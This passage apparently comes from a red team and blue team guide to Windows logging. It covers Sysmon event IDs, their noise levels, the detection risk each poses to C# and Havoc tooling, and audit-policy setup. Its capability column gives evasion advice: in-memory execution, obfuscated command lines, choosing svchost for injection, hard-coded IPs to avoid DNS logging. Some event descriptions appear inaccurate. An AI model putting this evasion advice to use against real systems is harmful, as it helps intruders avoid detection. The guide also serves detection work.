| 8 | CreateRemoteThread | 🔴 Critical | 🟢 Low (injection attempts only) |
| 9 | Raw Disk Access | 🟢 Low | 🟢 Very Low (forensic tools, backup) |
| 10 | Process Access | 🔴 High | 🟡 Medium (debugging, injection) |
| 11 | File Create | 🟡 Moderate | 🔴 Very High (every file creation) |
| 12 | Registry Create/Delete | 🟡 Moderate | 🟡 Medium (installs, config changes) |
| 13 | Registry Value Set | 🟡 Moderate | 🔴 High (frequent config changes) |
| 14 | Registry Rename | 🟢 Low | 🟢 Very Low (rare operations) |
| 15 | File Create Stream | 🟡 Moderate | 🟡 Medium (downloads, NTFS streams) |
| 16 | Sysmon Configuration Change | 🟢 Low | 🟢 Very Low (admin changes only) |
| 17 | Named Pipe Creation | 🟡 Moderate | 🟡 Medium (IPC, legitimate apps) |
| 18 | Named Pipe Connection | 🟡 Moderate | 🟡 Medium (IPC communications) |
| 19 | WMI Filter Activity | 🔴 High | 🟢 Low (WMI persistence attempts) |
| 20 | WMI Consumer Activity | 🔴 High | 🟢 Low (WMI persistence attempts) |
| 21 | WMI Consumer-to-Filter Activity | 🔴 Critical | 🟢 Very Low (complete WMI persistence) |
| 22 | DNS Query | 🔴 High | 🔴 Very High (every DNS lookup) |
| 23 | File Delete | 🟡 Moderate | 🔴 High (cleanup, temp files) |
| 24 | Clipboard Change | 🟢 Low | 🟡 Medium (user copy/paste) |
| 25 | Process Tampering | 🔴 Critical | 🟢 Low (injection/hollowing only) |
| 26 | File Delete Detected | 🟡 Moderate | 🟡 Medium (anti-virus, cleanup) |
| 27 | File Block Executable | 🔴 High | 🟢 Low (blocked executables) |
| 28 | File Block Shredding | 🟢 Low | 🟢 Very Low (secure delete tools) |
| 29 | File Executable Detected | 🔴 High | 🟡 Medium (new executables) |
| 255 | Error | 🟢 Low | 🟢 Low (system errors) |
Noise Level Legend:
- 🟢 Low/Very Low: Rare events, high signal-to-noise ratio, suitable for alerting
- 🟡 Medium: Moderate frequency, requires filtering, good for hunting
- 🔴 High/Very High/Extremely High: Frequent events, requires significant filtering, storage intensive
Key Insights for Red Teams:
- High-Value, Low-Noise Events: 8, 19-21, 25 (injection and WMI persistence detection) - immediate alerting candidates
- High-Risk, High-Noise Events: 1, 3, 7, 22 - require sophisticated filtering but critical for detection
- WMI Trinity Events: 19-21 specifically target WMI-based persistence mechanisms (
__EventFilter,__EventConsumer,__FilterToConsumerBinding) - Storage Impact: Events 1, 3, 7, 11, 13, 22, 23 generate massive log volumes in enterprise environments
Event Distinction Clarifications:
- Event 8 vs 25: Event 8 specifically logs
CreateRemoteThreadAPI calls (thread-based injection), while Event 25 covers broader process memory tampering (hollowing, code injection, memory modification) - Event 23 vs 26: Event 23 logs file deletion via standard deletion APIs (e.g.,
DeleteFile), while Event 26 logs file deletions detected through file system monitoring (minifilter)
NOTE: Be very careful with
SYSMON EVENT ID 23: A file delete was detected [FileDelete] - this can fill up your disk quickly, files are by default saved toC:\Sysmon, you can change this by running sysmon64.exe with -a SysmonArchive, to save it to a custom (hidden folder), this can be useful but probably best if used very targeted to specific user writable folders (c:\Users, c:\windows\temp) and for specific file types (i.e. exe, dll, ps1, vbs, etc...). If you can put this archive on a partition that doesn't host the Windows OS!
1.3 SYSMON EVENT IDS FOR RED TEAM ANALYSIS
This table summarizes the Sysmon Event IDs from the Microsoft Sysinternals documentation (v15.15, July 23, 2024) at https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon. It includes implications for red team operations, focusing on detection/forensics and capabilities, particularly for fileless/memory-based attacks and C# tools.
| Event ID | Event Type | Description | Red Team Implications (Detection/Forensics) | Red Team Implications (Capabilities) |
|---|---|---|---|---|
| 1 | Process Creation | Logs process creation with full command line for current and parent processes. Includes process GUID for correlation, hashes (SHA1 default, MD5, SHA256, or IMPHASH), and session GUID. | Detection Risk: High. Captures command-line arguments and hashes, exposing C# tools using PowerShell or .NET (e.g., powershell.exe spawning processes). EDRs correlate these events to detect malicious activity. Forensic Impact: Detailed logs (e.g., process lineage, hashes) aid in reconstructing C# attack chains, especially if using System.Diagnostics.Process. | Impact on C#: Limits stealth of C# payloads relying on process spawning (e.g., via Process.Start). Red teams must obfuscate command lines or use in-memory execution to minimize logging. |
| 2 | File Creation Time Change | Logs changes to file creation times, useful for detecting timestomping (altering file metadata to evade detection). | Detection Risk: Moderate. Fileless C# attacks (e.g., in-memory PowerShell) don't typically modify file times, but disk-based persistence (e.g., registry writes) may trigger this. Forensic Impact: Helps defenders detect timestomping attempts, though less relevant for purely memory-based C# attacks. | Impact on C#: Minimal for fileless attacks, but C# tools writing to disk (e.g., for persistence) must avoid metadata changes or use anti-forensic techniques to evade. |
| 3 | Network Connection | Logs network connections, including source/destination IP, port, and protocol. | Detection Risk: High. C# tools using System.Net (e.g., for C2 communication) trigger this event, exposing network activity to EDRs. Forensic Impact: Detailed connection logs help trace C2 servers, impacting Havoc or C# C2 operations. | Impact on C#: Red teams must use encrypted channels (e.g., HTTPS) or proxies to mask C2 traffic. Havoc's TrustXForwardedFor setting may mitigate but requires careful configuration. |
| 5 | Process Terminated | Logs when a process ends, including process ID and GUID. | Detection Risk: Low. Termination of C# processes (e.g., powershell.exe) may be logged but is less suspicious unless correlated with other events. Forensic Impact: Aids in reconstructing process lifecycle but less critical for fileless attacks. | Impact on C#: Minimal impact, as process termination is normal. Red teams should ensure C# payloads persist in memory to avoid repeated process creation. |
| 6 | Driver Loaded | Logs loading of drivers or DLLs, including signatures and hashes. | Detection Risk: Moderate. C# tools using P/Invoke to load unsigned DLLs (e.g., for injection) may trigger this. Forensic Impact: Hashes and signatures expose unsigned or malicious DLLs used in C# attacks. | Impact on C#: Avoids direct driver loading but P/Invoke calls (e.g., LoadLibrary) may still trigger. Use signed DLLs or in-memory loading to evade. |
| 7 | Image Loaded | Logs loading of DLLs or modules into processes, including hashes and signatures. | Detection Risk: High. C# tools using System.Reflection or P/Invoke for in-memory DLL loading (e.g., reflective injection) trigger this event. Forensic Impact: Exposes loaded modules, aiding memory forensics (e.g., Volatility analyzing .NET assemblies). | Impact on C#: Reflective DLL injection in C# (e.g., via Assembly.Load) is less stealthy due to this event. Red teams should minimize module loading or use obfuscation. |
| 8 | CreateRemoteThread | Logs creation of threads in another process, often used for process injection. | Detection Risk: Critical. C# tools performing process injection (e.g., via CreateRemoteThread in P/Invoke) are highly likely to be flagged by EDRs. Forensic Impact: Directly links to injection techniques, exposing Havoc or C# payloads. | Impact on C#: Injection-based C# attacks (e.g., Havoc's notepad.exe injection) are at high risk. Use stealthier processes (e.g., svchost.exe) or avoid injection. |
| 9 | Raw Disk Access | Logs raw read access to disks or volumes. | Detection Risk: Low. Fileless C# attacks rarely involve raw disk access. Forensic Impact: Minimal unless C# tools manipulate disk structures directly. | Impact on C#: Negligible for memory-based attacks, as C# typically operates at a higher level. |
| 10 | Process Access | Logs when a process opens another process, often for injection or memory manipulation. | Detection Risk: High. C# tools using OpenProcess (e.g., for injection) trigger this, alerting EDRs. Forensic Impact: Reveals process tampering, critical for tracing C# injection attacks. | Impact on C#: Increases risk for C# injection tools (e.g., Havoc's injection settings). Use stealthier processes or avoid direct process access. |
| 11 | File Create | Logs file creation or overwrite, useful for monitoring autostart or malware drop locations. | Detection Risk: Moderate. Fileless C# attacks avoid this, but persistence mechanisms (e.g., dropping files via System.IO) trigger it. Forensic Impact: Exposes disk-based artifacts, less relevant for memory-based C# attacks. | Impact on C#: Encourages fully fileless C# payloads (e.g., PowerShell, .NET reflection) to avoid disk writes. |
| 12 | Registry Create/Delete | Logs creation or deletion of registry keys/values, useful for autostart or malware persistence monitoring. | Detection Risk: Moderate. C# tools modifying registry (e.g., for persistence via Microsoft.Win32) trigger this. Forensic Impact: Exposes persistence mechanisms, aiding forensic analysis. | Impact on C#: Red teams must minimize registry writes or use in-memory persistence to evade detection. |
| 13 | Registry Value Set | Logs modifications to registry values (DWORD/QWORD types). | Detection Risk: Moderate. Similar to Event 12, C# tools setting registry values (e.g., via Registry.SetValue) are logged. Forensic Impact: Reveals configuration changes, critical for tracing C# persistence. | Impact on C#: Avoid registry modifications in C# tools to maintain stealth, favoring memory-based techniques. |
| 14 | Registry Rename | Logs renaming of registry keys or values. | Detection Risk: Low. Rare in C# attacks unless manipulating registry for persistence. Forensic Impact: Limited unless C# tools rename keys (e.g., to hide persistence). | Impact on C#: Minimal impact, as registry renaming is uncommon in fileless attacks. |
| 15 | File Create Stream | Logs creation of named file streams, including hashes of the file and stream contents. | Detection Risk: Moderate. C# tools downloading files (e.g., via System.Net.WebClient) may trigger this if streams include Zone.Identifier metadata. Forensic Impact: Exposes browser-based drops, less relevant for pure memory attacks. | Impact on C#: Avoid browser-based downloads in C#; use in-memory payloads to bypass stream logging. |
| 16 | Sysmon Configuration Change | Logs changes to Sysmon's configuration (e.g., updated filtering rules). | Detection Risk: Low. Not directly tied to red team actions unless tampering with Sysmon. Forensic Impact: Indicates potential attacker interference with Sysmon. | Impact on C#: Negligible unless C# tools attempt to disable Sysmon (e.g., via sc stop Sysmon). |
| 17 | Named Pipe Creation | Logs creation of named pipes, often used for interprocess communication by malware. | Detection Risk: Moderate. C# tools using named pipes (e.g., via System.IO.Pipes) trigger this. Forensic Impact: Exposes IPC mechanisms, aiding attribution of C# payloads. | Impact on C#: Avoid named pipes in C# tools; use alternative C2 channels (e.g., TCP/HTTP). |
| 18 | Named Pipe Connection | Logs connections between named pipe clients and servers. | Detection Risk: Moderate. Similar to Event 17, C# tools using pipes for C2 or data exfiltration are logged. Forensic Impact: Links pipe-based communication, aiding forensic tracing. | Impact on C#: Prefer network-based C2 in C# to avoid pipe-related logging. |
| 19 | WMI Filter Activity | Logs WMI filter operations, including creation, deletion, and modification of filters. | Detection Risk: High. Directly monitors WMI persistence attempts. Forensic Impact: Critical for tracing WMI-based attacks, especially those using the WMI Trinity (__EventFilter, __EventConsumer, __FilterToConsumerBinding). | Impact on C#: Red teams using WMI for persistence are at high risk. Avoid WMI-based techniques or ensure robust obfuscation and encryption. |
| 20 | WMI Consumer Activity | Logs WMI consumer operations, including execution of consumers. | Detection Risk: High. Monitors execution of WMI consumers, often used in persistence mechanisms. Forensic Impact: Links consumer activity to specific filters, aiding in dismantling WMI-based persistence. | Impact on C#: Similar to Event 19, high risk for C# tools using WMI consumers. Stealth and encryption are paramount. |
| 21 | WMI Consumer-to-Filter Activity | Logs activity between WMI consumers and filters, including data flow. | Detection Risk: Critical. Provides complete visibility into WMI persistence chains. Forensic Impact: Essential for understanding and mitigating WMI-based attacks. | Impact on C#: Extremely high risk for C# tools using WMI for persistence. Avoidance or extreme stealth is necessary. |
| 22 | DNSQuery | Logs DNS queries made by processes. | Detection Risk: High. C# tools resolving C2 domains (e.g., via System.Net.Dns) trigger this, exposing C2 infrastructure. Forensic Impact: Reveals domain resolutions, critical for tracing C2 servers. | Impact on C#: Use hard-coded IPs or DNS over HTTPS in C# to minimize DNS logging. |
| 23 | File Delete | Logs file deletion events, including hashes of deleted files. | Detection Risk: Moderate. C# tools deleting files (e.g., via System.IO.File.Delete) trigger this, exposing cleanup attempts. Forensic Impact: Aids in tracking anti-forensic actions. | Impact on C#: Minimize file operations in C# to avoid deletion logs; focus on memory-based attacks. |
| 24 | Clipboard Change | Logs changes to the clipboard, often used by malware for data theft. | Detection Risk: Low. Rare in C# attacks unless stealing clipboard data (e.g., via System.Windows.Forms.Clipboard). Forensic Impact: Exposes data exfiltration attempts. | Impact on C#: Avoid clipboard access in C# unless critical, as it's a low-priority attack vector. |
| 25 | Process Tampering | Logs attempts to tamper with process memory (e.g., hollowing, injection). | Detection Risk: Critical. C# injection tools (e.g., using VirtualAllocEx, WriteProcessMemory) are highly likely to be flagged. Forensic Impact: Directly links to advanced injection techniques, critical for Havoc or C# attacks. | Impact on C#: Injection-based C# payloads (e.g., Havoc's notepad.exe injection) are at high risk. Use stealthier processes or avoid injection. |
| 26 | File Delete Detected | Logs when Sysmon detects a file being deleted by another process. | Detection Risk: Moderate. Similar to Event 23, C# cleanup scripts trigger this. Forensic Impact: Exposes anti-forensic actions, aiding attribution. | Impact on C#: Minimize file operations in C# to avoid deletion logs; focus on memory-based attacks. |
| 27 | File Block Executable | Logs when Sysmon blocks an executable file from running. | Detection Risk: High for disk-based payloads. Fileless C# attacks (e.g., PowerShell) avoid this. Forensic Impact: Limited to disk-based artifacts, less relevant for memory attacks. | Impact on C#: Fileless C# payloads bypass this event, reinforcing their utility for stealth. |
| 28 | File Block Shredding | Logs when Sysmon prevents secure file deletion (shredding). | Detection Risk: Low. Rare in C# unless using secure delete libraries. Forensic Impact: Exposes anti-forensic attempts. | Impact on C#: Negligible, as secure deletion is uncommon in fileless C# attacks. |
| 29 | File Executable Detected | Logs detection of executable files, including hashes and signatures. | Detection Risk: High for disk-based C# payloads. Fileless attacks (e.g., .NET reflection) avoid this. Forensic Impact: Exposes dropped executables, less relevant for memory-based C# attacks. | Impact on C#: Reinforces use of fileless C# techniques (e.g., PowerShell, Assembly.Load) to evade detection. |
| 255 | Error | Generated when a Sysmon error occurs (e.g., heavy system load, bugs, or security violations). | Detection Risk: Low. Not directly tied to red team actions. Forensic Impact: May indicate system stress or tampering attempts, but not specific to C# attacks. | Impact on C#: Negligible unless C# tools cause Sysmon errors (e.g., via resource exhaustion). |
WINDOWS LOGGING AND EVENT IDs
By default Windows logs a lot of information, but not everything is enabled by default. In this section we'll go through the most important logs that are relevant for red team operations and how to enable them. Microsoft recommends enabling the following audit policies for comprehensive logging: https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/advanced-security-audit-policy-settings
WE PREFER EVENTLOG EXPLORER (ELEX) over Windows Event Viewer


EventLog Explorer (ELEX) is a powerful tool for viewing, analyzing, and managing Windows event logs. It offers several advantages over the built-in Windows Event Viewer, such as a more user-friendly interface, advanced filtering options, and the ability to handle large log files more efficiently. ELEX also provides features like log exporting, bookmarking, and customizable views, making it easier for administrators and security professionals to analyze event logs and identify potential issues or security threats.
CUSTOM EVENT FILTERS IN ELEX
CUSTOM COLUMN VIEWS IN ELEX
WINDOWS EVENT ID's BEST PRACTICES

INCREASE FILE SIZE : When enabling detailed logging (e.g., PowerShell Script Block Logging, Process Creation with Command Line), ensure that the log file size is increased to accommodate the higher volume of events. This helps prevent log overwriting and ensures that critical events are retained for analysis.
wevtutil gl Microsoft-Windows-Sysmon/Operational
wevtutil sl Microsoft-Windows-Sysmon/Operational /ms:524288000
wevtutil gl Microsoft-Windows-Sysmon/Operational
A 64 MB Sysmon event log can hold approximately 16,384 to 65,536 events, with a typical estimate of ~32,768 events assuming an average event size of 2 KB - A 500 MB Sysmon event log can hold approximately 128,000 to 512,000 events, with a typical estimate of ~256,000 events assuming an average event size of 2 KB. For a precise count, analyze your Sysmon configuration and environment to determine the actual average event size.
1. POWERSHELL (SCRIPT BLOCK LOGGING)
LogSource: Microsoft-Windows-PowerShell/Operational
| Field | Value | Purpose | Enabled by Default | Noise Level |
|---|---|---|---|---|
| EventID | 4104 | Logs PowerShell script execution and deobfuscated content for threat detection | 🟠 (WIN10/11) | 🔴 Very High (with full logging) |
Note: By default, Windows logs only suspicious PowerShell activity through AMSI. To capture all PowerShell script execution, you must enable Script Block Logging via GPO or registry modification.
Benefits of Enabling Full Script Block Logging
- Comprehensive Logging: Unlike default logging (limited to AMSI-flagged suspicious scripts), GPO-enabled Script Block Logging captures all script activity, including non-suspicious and obfuscated code
- Centralized Management: GPO deployment ensures consistent logging across enterprise systems, superior to manual registry changes
- Granular Insights: Logs complete script content, execution context (user, process ID), and deobfuscated code - critical for detecting fileless attacks
Deobfuscation Behavior:
- Default AMSI logging: Deobfuscates Base64-encoded scripts only when flagged as suspicious
- Full Script Block Logging: Always deobfuscates Base64-encoded scripts, logging decoded content in Event ID 4104 regardless of threat level Important: When Script Block Logging is enabled, AMSI detection events are included within the comprehensive 4104 logs. This means all scripts (malicious and benign) are logged with full deobfuscation, significantly increasing forensic visibility but also log volume.
Manual Registry Configuration (Alternative to GPO)
Registry Path: HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging
- Key:
EnableScriptBlockLogging - Value:
1(DWORD)
2. WINDOWS DEFENDER
LogSource: Microsoft-Windows-Windows Defender/Operational
| Field | Value | Purpose | Enabled by Default | Noise Level |
|---|---|---|---|---|

| EventID | 1116 | Logs malware detection events from Windows Defender | ✅ | 🟢 Low (only on detections) |
| EventID | 1117 | Logs actions taken by Windows Defender (quarantine, block, etc.) | ✅ | 🟢 Low (only on actions) |
AMSI also logs to Microsoft-Windows-Windows Defender/Operational as Event ID 1116 (detection) and 1117 (action taken), providing antivirus-specific details (e.g., threat name, process).

3. RDP CONNECTION
LogSource: Microsoft-Windows-Terminal-Services-RemoteConnectionManager/Operational
| Field | Value | Purpose | Enabled by Default | Noise Level |
|---|---|---|---|---|
| EventID | 1149 | Successful RDP connections and authentication attempts | ✅ | 🟡 Medium (per RDP session) |
| EventID | 4778 | Session reconnected to Window Station | ✅ | 🟡 Medium (per reconnection) |
| EventID | 4779 | Session disconnected from Window Station | ✅ | 🟡 Medium (per disconnection) |
| EventID | 21 | RDP logon successful (Terminal Services) | ✅ | 🟡 Medium (per successful logon) |
| EventID | 24 | RDP session disconnect | ✅ | 🟡 Medium (per disconnect) |
4. SERVICE CREATION LOGS
LogSource: SYSTEM
| Field | Value | Purpose | Enabled by Default | Noise Level |
|---|---|---|---|---|
| EventID | 7045 | Logs Windows service creation events for persistence detection | ✅ | 🟢 Low (only on service creation) |
5. EVENT LOG CLEARING LOGS
LogSource: Security
| Field | Value | Purpose | Enabled by Default | Noise Level |
|---|---|---|---|---|
| EventID | 1102 | Logs event log clearing attempts (anti-forensics detection) | ✅ | 🟢 Very Low (only when logs cleared) |
6. PROCESS EXECUTION AND COMMAND LINE
LogSource: Security
| Field | Value | Purpose | Enabled by Default | Noise Level |
|---|---|---|---|---|
| EventID | 4688 | Logs process creation with command line arguments | ❌ (Requires 2 GPO settings) | 🔴 Extremely High (every process) |
| EventID | 4689 | Process termination | ❌ (Requires GPO) | 🔴 Extremely High (every process) |
Important: Event ID 4688 requires TWO separate GPO configurations:
- Audit Process Creation (enables basic 4688 events)
- Include command line in process creation events (adds command line logging)
Without both settings, you'll only get process names without command line arguments.
Configuration Steps for Process Creation Logging (Event ID 4688)
Step 1: Enable Process Creation Auditing
- Navigate to: Computer Configuration → Windows Settings → Security Settings → Advanced Audit Policy Configuration → Audit Policies → Detailed Tracking
- Double-click "Audit Process Creation"
- Check the box "Configure the following audit events"
- Check both "Success" and "Failure" boxes
Step 2: Enable Command Line Logging
- Navigate to: Computer Configuration → Administrative Templates → System → Audit Process Creation
- Double-click "Include command line in process creation events"
- Set to "Enabled"
Result
- Event ID 4688 will now log process creation events with full command line arguments
- Critical for detecting malicious process execution and lateral movement activities
- Provides visibility into process spawning chains and command line obfuscation attempts.
7. LOGON EVENTS
LogSource: Security
| Field | Value | Purpose | Enabled by Default | Noise Level |
|---|---|---|---|---|
| EventID | 4624 | Successful logon events (interactive, network, service) | ✅ | 🟡 Medium to High (depends on environment) |
| EventID | 4625 | Failed logon attempts (brute force detection) | ✅ | 🟡 Medium (legitimate failures + attacks) |
| EventID | 4634/4647 | Logoff events | ✅ | 🟡 Medium to High (per logoff) |
8. PRIVILEGE ESCALATION
LogSource: Security
| Field | Value | Purpose | Enabled by Default | Noise Level |
|---|---|---|---|---|
| EventID | 4672 | Special privileges assigned to new logon (admin detection) | ✅ | 🟡 Medium (admin logins) |
9. ACCOUNT MANAGEMENT
LogSource: Security
| Field | Value | Purpose | Enabled by Default | Noise Level |
|---|---|---|---|---|
| EventID | 4720 | User account created | ✅ | 🟢 Low (only on account creation) |
| EventID | 4726 | User account deleted | ✅ | 🟢 Low (only on account deletion) |
